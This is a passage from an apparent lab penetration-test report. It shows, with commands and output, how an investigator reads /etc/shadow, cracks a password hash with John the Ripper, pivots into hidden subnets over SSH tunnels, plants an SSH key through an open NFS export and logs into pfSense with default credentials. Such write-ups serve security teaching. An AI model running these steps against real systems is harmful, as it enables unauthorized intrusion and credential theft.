root@xadmin-virtual-machine:~# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 192.168.0.241 0.0.0.0 UG 0 0 0 eth0
192.168.0.240 * 255.255.255.252 U 1 0 0 eth0
root@xadmin-virtual-machine:~#

```

Figure 52: Route table of .242 host.

However, to test if this host could access the subnets identified from the VyOS routers, the investigator issued a ping command to the 192.168.0.64/27 subnet. Surprisingly, despite the outputs of the ifconfig and route table, the 192.168.0.242 host was able to ping this subnet as shown by figure 53. The investigator noted this connection for further use in the investigation.

```

root@xadmin-virtual-machine:~# ping 192.168.0.65
PING 192.168.0.65 (192.168.0.65) 56(84) bytes of data:
64 bytes from 192.168.0.65: icmp_seq=1 ttl=63 time=1.12 ms
64 bytes from 192.168.0.65: icmp_seq=2 ttl=63 time=0.814 ms
64 bytes from 192.168.0.65: icmp_seq=3 ttl=63 time=1.03 ms
64 bytes from 192.168.0.65: icmp_seq=4 ttl=63 time=0.768 ms
^C
--- 192.168.0.65 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 0.768/0.935/1.123/0.148 ms

```

Figure 53: .242 host ping commands to the 192.168.0.64/27 subnet.

Next, the passwd and shadow files were accessed to find any more accounts. The shadow file had two password hashes. One for the “root” account, and another for the “xweb” account (see figure 54).

```

root@xadmin-virtual-machine:~# cat /etc/shadow
root:$6$0eXU40SB$60Sr83r7WYj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHRjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
stated:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$Hv14tv70$ebRLuoT0xPVh8PSZ1lFRWPaNiYmZKoa0n3dw.YvFa9vTLTSwr8noHerOf7iH07tCVe1l7/ToRgThemoXePPY7.:17402:0:99999:7:::

```

Figure 54: Shadow file of .242 host. xweb account and password hash.

The password hash for the xweb account was copied and placed into a text file “xweb_hash.txt” on the kali host. The passwd entry for the xweb account was also copied and placed into a text file. The investigator then used “unshadow” to prepare the password for password cracking. This process is shown in figure 55.

```
root@kali:~# nano xweb_hash.txt
root@kali:~# nano xweb_passwd.txt
root@kali:~# unshadow xweb_passwd.txt xweb_hash.txt
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lFRWPanJYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVgLL7/IpBgThgmqXePPY7.:1000:1000::/home/xweb:
root@kali:~# unshadow xweb_passwd.txt xweb_hash.txt > shadowed_xweb.txt
```

Figure 55: Unshadowing of the xweb hash.

“John the ripper” was used to crack the xweb account’s password. The unshadowed xweb hash was loaded into John to crack. The password hash was successfully cracked after a little time using the wordlist “password.lst” (see figure 56). The investigator now had credentials to another account on the .242 host.

```
root@kali:~# john shadowed_xweb.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pears (xweb)
lg 0:00:02:37 DONE 3/3 (2022-01-01 15:09) 0.006334g/s 2813p/s 2813c/s 2813C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 56: John cracking the password hash for the xweb account. Password “pears”.

After obtaining the credentials, for confirmation the investigator logged into the xweb account of the .242 host using ssh. The investigator successfully logged into this account which can be seen in figure 57 on the next page. No further information was found by the investigator on this account and concluded the investigation of the .242 host.

```

root@kali:~# ssh xweb@192.168.0.242
xweb@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
xweb
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242  Bcast:192.168.0.255  Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:301 errors:0 dropped:0 overruns:0 frame:0
          TX packets:199 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29198 (29.1 KB)  TX bytes:33269 (33.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:282 errors:0 dropped:0 overruns:0 frame:0
          TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.5 KB)  TX bytes:21529 (21.5 KB)

$

```

Figure 57: Investigator logged into xweb account on the .242 host.

3.10 SSH TUNNELLING TO 192.168.0.64/27 SUBNET

From the finding in the previous steps, the investigator knew the .242 host had access to the 192.168.0.64/27 subnet and began setting up a SSH tunnel to access it from the kali host. However, the ssh configuration settings needed to be modified as tunnelling was disabled on the .242 root account (see figure 58).

```

root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
channel 0: open failed: administratively prohibited: open failed
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 28 07:13:11 2021 from 192.168.0.200
root@xadmin-virtual-machine:~#

```

Figure 58: Channel opening failed for root account.

The ssh configuration settings were modified and tunnelling enabled, see figure 59.

```
valid_crt forever preferred_crt forever
root@xadmin-virtual-machine:~# pico /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# █

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes█
```

Figure 59: sshd configuration settings modified to allow tunnelling.

After the changes were made the ssh service was restarted as seen in figure 60.

```
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1889
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
```

Figure 60: Restarting ssh service.

The tunnelling has been enabled and the investigator was able to set up a tun0 interface on the .242 host (see figure 60 & 61).

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 28 07:22:35 2021 from 192.168.0.200
root@xadmin-virtual-machine:~# █
```

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 60 & 61: tun0 interface set up on .242 host.

A SSH tunnel was then set up on the 192.168.0.242 host through the tun0 interface and forwarding enabled (see figure 62). Further, the investigator needed to enable NAT for the forwarding to be complete as it wouldn't work otherwise. This can be seen in appendix D, which shows the tunnelling not working and with NAT enabled the kali host receives the traffic.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~# █
```

Figure 62: Tunnelling set up on 192.168.0.242 host side.

Next, tunnelling on the kali host was set up and the route table shows the network was successfully added by the investigator (see figure 63).

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up

root@kali:~# route add -net 192.168.0.64/27 tun0

root@kali:~# route
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
default        192.168.0.193  0.0.0.0         UG    0      0        0 eth0
1.1.1.0        0.0.0.0        255.255.255.252 U    0      0        0 tun0
192.168.0.64   0.0.0.0        255.255.255.224 U    0      0        0 tun0
192.168.0.192  0.0.0.0        255.255.255.224 U    0      0        0 eth0
```

Figure 63: Adding the 192.168.0.64/27 subnet and the route table on kali.

3.11 NMAP SCAN OF 192.168.0.64/27 SUBNET

As the investigator now had access to the 192.168.0.64/27 subnet a nmap scan was performed from the kali host. A TCP service scan of the 192.168.0.64/27 subnet found only one device in use “192.168.0.66”, both with ssh and nfs ports open (see figure 64). The investigator noted the possibility of nfs mounting for this host for later in the investigation. For thoroughness, a UDP scan was also performed (see figure 65).

```
root@kali:~# nmap -sV -p- 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 15:55 EST
Nmap scan report for 192.168.0.66
Host is up (0.014s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp    open  rpcbind  2-4 (RPC #100000)
2049/tcp   open  nfs_acl   2-3 (RPC #100227)
39124/tcp  open  status    1 (RPC #100024)
40320/tcp  open  mountd    1-3 (RPC #100005)
44088/tcp  open  nlockmgr  1-4 (RPC #100021)
46905/tcp  open  mountd    1-3 (RPC #100005)
53370/tcp  open  mountd    1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (1 host up) scanned in 63.50 seconds
```

Figure 64: TCP nmap scan of 192.168.0.64/27 subnet – one host up.

```
root@kali:~# nmap -sU 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 18:19 EST
Stats: 0:06:45 elapsed; 31 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 38.18% done; ETC: 18:36 (0:10:31 remaining)
Nmap scan report for 192.168.0.66
Host is up (0.0037s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
111/udp    open|filtered  rpcbind
631/udp    open|filtered  ipp
2049/udp   open|filtered  nfs
5353/udp   open|filtered  zeroconf

Nmap done: 32 IP addresses (1 host up) scanned in 1098.71 seconds
```

Figure 65: UDP nmap scan of 192.168.0.64/27 subnet.

3.12 NFS MOUNTING OF 192.168.0.66 HOST

Earlier in the investigation the possibility of nfs mounting was found to be possible on the 192.168.0.66 host, and a “showmount” command showed it had been configured incorrectly allowing root directory access (see figure 66).

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 66: Root directory listed for showmount of .66 host.

The investigator created a directory “sixty-six” and mounted the .66 host on the kali host (see figure 67).

```
root@kali:~# mkdir sixty-six
root@kali:~# mount -t nfs 192.168.0.66:/ ./sixty-six/
root@kali:~# cd sixty-six/
root@kali:~/sixty-six# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt
root@kali:~/sixty-six#
```

Figure 67: .66 host mounted on the kali host through NFS.

Brute force attacks on the password hashes in the shadow file were unsuccessful therefore the investigator turned to planting their own ssh key from the kali machine to get access to the .66 host. A ssh key was generated (see figure 68) and a “.ssh” directory created on the .66 mount. The newly created ssh was then copied and placed into this .ssh directory (see figure 69).

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:sntGcHJEABF2T9at/unPaFlqkIrsAuh0JHeM77RPTY root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|      =+00+ .      |
|      . . + . .    |
|      . . . .      |
|      . 0 0 .      |
| 0 . . =S . .      |
| oo ... .0. + .    |
| +.. = ... E . 0 =  |
| ... +0+.* Bo      |
| 0+000 +0.0        |
+---[SHA256]-----+
root@kali:~#
```

Figure 68: ssh key generated on the kali host.

```
root@kali:~# cd sixty-six/
root@kali:~/sixty-six# cd root/.ssh
bash: cd: root/.ssh: No such file or directory
root@kali:~/sixty-six# mkdir root/.ssh
root@kali:~/sixty-six# cp /root/.ssh/id_rsa.pub root/.ssh/authorized_keys
```

Figure 69: Creating .ssh directory and placing ssh key into this directory.

The investigator simply had to use ssh to log into the .66 host, and as the kali host is now authenticated and permitted a password was not required (see figure 70).

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 70: Investigator logged into the root account of 192.168.0.66 host.

No further hidden subnets or connections were found on this host by the investigator as seen by the “ifconfig” output in figure 71.

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:1c
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:41c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3757 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:290230 (290.2 KB)  TX bytes:226648 (226.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:294 errors:0 dropped:0 overruns:0 frame:0
          TX packets:294 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22457 (22.4 KB)  TX bytes:22457 (22.4 KB)
```

Figure 71: ifconfig output of 192.168.0.66 host.

The gateway for this subnet and host was found with a “route” command (figure 72) and the investigator updated the subnet table accordingly.

```
root@xadmin-virtual-machine:~# route
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
default        192.168.0.65   0.0.0.0         UG    0     0      0 eth0
192.168.0.64   *              255.255.255.224 U     1     0      0 eth0
root@xadmin-virtual-machine:~#
```

Figure 72: route table of 192.168.0.66 host.

3.13 SSH TUNNELLING TO 192.168.0.96/27 SUBNET

At this stage the only subnet the investigator had not accessed was the 192.168.0.96/27 subnet. Before closing the tunnelling of the 192.168.0.64/27 subnet a ping request to the .97 host from the .66 host and a reply was received. The investigator set up another ssh tunnel using the tun1 interface

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 73: Enabling tunnelling on the .66 host.

```
connection to 192.168.0.66 closed.
root@kali:~# ssh -w1:1 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sat Jan  1 21:46:39 2022 from 192.168.0.242
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:1c brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.66/27 brd 192.168.0.95 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:41c/64 scope link
        valid_lft forever preferred_lft forever
3: tun1: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~#
```

Figure 74: tun1 interface set up.

A SSH tunnel was then set up on the 192.168.0.66 host through the tun1 interface and forwarding enabled (see figure 75). Furthermore, the investigator needed to enable NAT for the forwarding to be complete as it wouldn't work otherwise.

```
link/none
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 2.2.2.0/30 -o eth0 -j MASQUERADE
```

Figure 75: Tunnelling set up on 192.168.0.242 host side.

Next, tunnelling on the kali host was set up and the route table shows the subnet was successfully added by the investigator (see figure 76 & 77).

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
```

Figure 76: Added IP address for tunnelling and tun1 set up.

```

root@kali:~# route add -net 192.168.0.96/27 tun1
root@kali:~# route
Kernel IP routing table
Destination        Gateway         Genmask         Flags Metric Ref    Use Iface
default            192.168.0.193  0.0.0.0         UG        0      0        0 eth0
1.1.1.0            0.0.0.0        255.255.255.252 U        0      0        0 tun0
2.2.2.0            0.0.0.0        255.255.255.252 U        0      0        0 tun1
192.168.0.64       0.0.0.0        255.255.255.224 U        0      0        0 tun0
192.168.0.96       0.0.0.0        255.255.255.224 U        0      0        0 tun1
192.168.0.192      0.0.0.0        255.255.255.224 U        0      0        0 eth0

```

Figure 77: Adding 192.168.0.96/27 subnet and route table on the kali host.

3.14 NMAP SCAN OF 192.168.0.96/27

The investigator now had access to the subnet and proceeded with a TCP service scan of all ports on the 192.168.0.96/27 subnet (see figure 78). The nmap scan found another router on 192.168.0.97 and strange ports open on the 192.168.0.98 address. Two of them being 53 and 80, which are web service ports. Again, for thoroughness a UDP nmap scan was performed (see figure 79 on the next page).

```

root@kali:~# nmap -sV -p- 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 17:26 EST
Nmap scan report for 192.168.0.97
Host is up (0.0062s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0065s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: REFUSED)
80/tcp    open  http         nginx
2601/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit
SF-Port53-TCP:V=7.80%I=7%D=1/1%Time=61D0D594%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\0c\0\06\081\05\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\0c\0\09\05\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 32 IP addresses (2 hosts up) scanned in 145.17 seconds

```

Figure 78: TCP nmap service scan of 192.168.0.96/27 subnet.


```

root@kali:~# nmap -sU 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 18:04 EST
Stats: 0:03:43 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 60.89% done; ETC: 18:10 (0:02:14 remaining)
Stats: 0:10:09 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 79.07% done; ETC: 18:17 (0:02:37 remaining)
Stats: 0:17:49 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 100.00% done; ETC: 18:22 (0:00:00 remaining)
Nmap scan report for 192.168.0.97
Host is up (0.0043s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
123/udp   open  ntp
161/udp   open  snmp

Nmap scan report for 192.168.0.98
Host is up (0.0055s latency).
Not shown: 998 open|filtered ports
PORT      STATE SERVICE
53/udp    open  domain
123/udp    open  ntp

Nmap done: 32 IP addresses (2 hosts up) scanned in 1096.96 seconds

```

Figure 79: UDP nmap scan of 192.168.0.96/27 subnet.

3.15 VYOS ROUTER 4

The investigator used telnet to access the router on 192.168.0.97 and discovered a fourth router in use on the network. This was discovered using the “ip route” command and the address was 4.4.4.4. Router four’s interfaces were also listed by executing “show interfaces”. This helped the investigator in mapping out the network diagram. See Appendix C for the findings mentioned.

3.16 PFSense FIREWALL

The investigator visited the strange host 192.168.0.98 on a web browser Firefox and this was found to be a pfSense Firewall (see figure 80 below). The investigator researched the default credentials and entered “admin” for the username and “pfsense” for the password and successfully logged in (Netgate, 2022).



Figure 80: pfSense Firewall login page.

The previous admin left the pfSense firewall login as the default credentials and the investigator had access to the firewall used on the network and rules could now be modified to give full access to the network if desired. See figure 81 for the Firewall dashboard.




Figure 81: pfSense Firewall dashboard.

On the Firewall, the interfaces were listed which showed even further how the network was set up (figure 82). The LAN interface was where the investigator was currently in the network at this stage of the investigation, and the DMZ interface was where the 192.168.0.242 machine (which was accessed previously in the investigation) was in the network. The investigator updated the network diagram accordingly having found more detailed information on how the network was set up.




Figure 82: Interfaces connected to the pfSense Firewall.

The DMZ Firewall rules were investigated which can be seen on the next page in figure 83. The previous admin has configured the Firewall incorrectly. This is seen by the firewall rule disabling access to the 192.168.0.64/27 subnet then an exception for the 192.168.0.66 host. Should this Firewall rule allowing access to .66 host not exist, ssh tunnelling through the network would have been significantly limited.




Figure 83: DMZ Firewall rules.

To access the DMZ interface address, the investigator changed the Firewall rules to allow access to the 192.168.0.241 address (see figure 84).

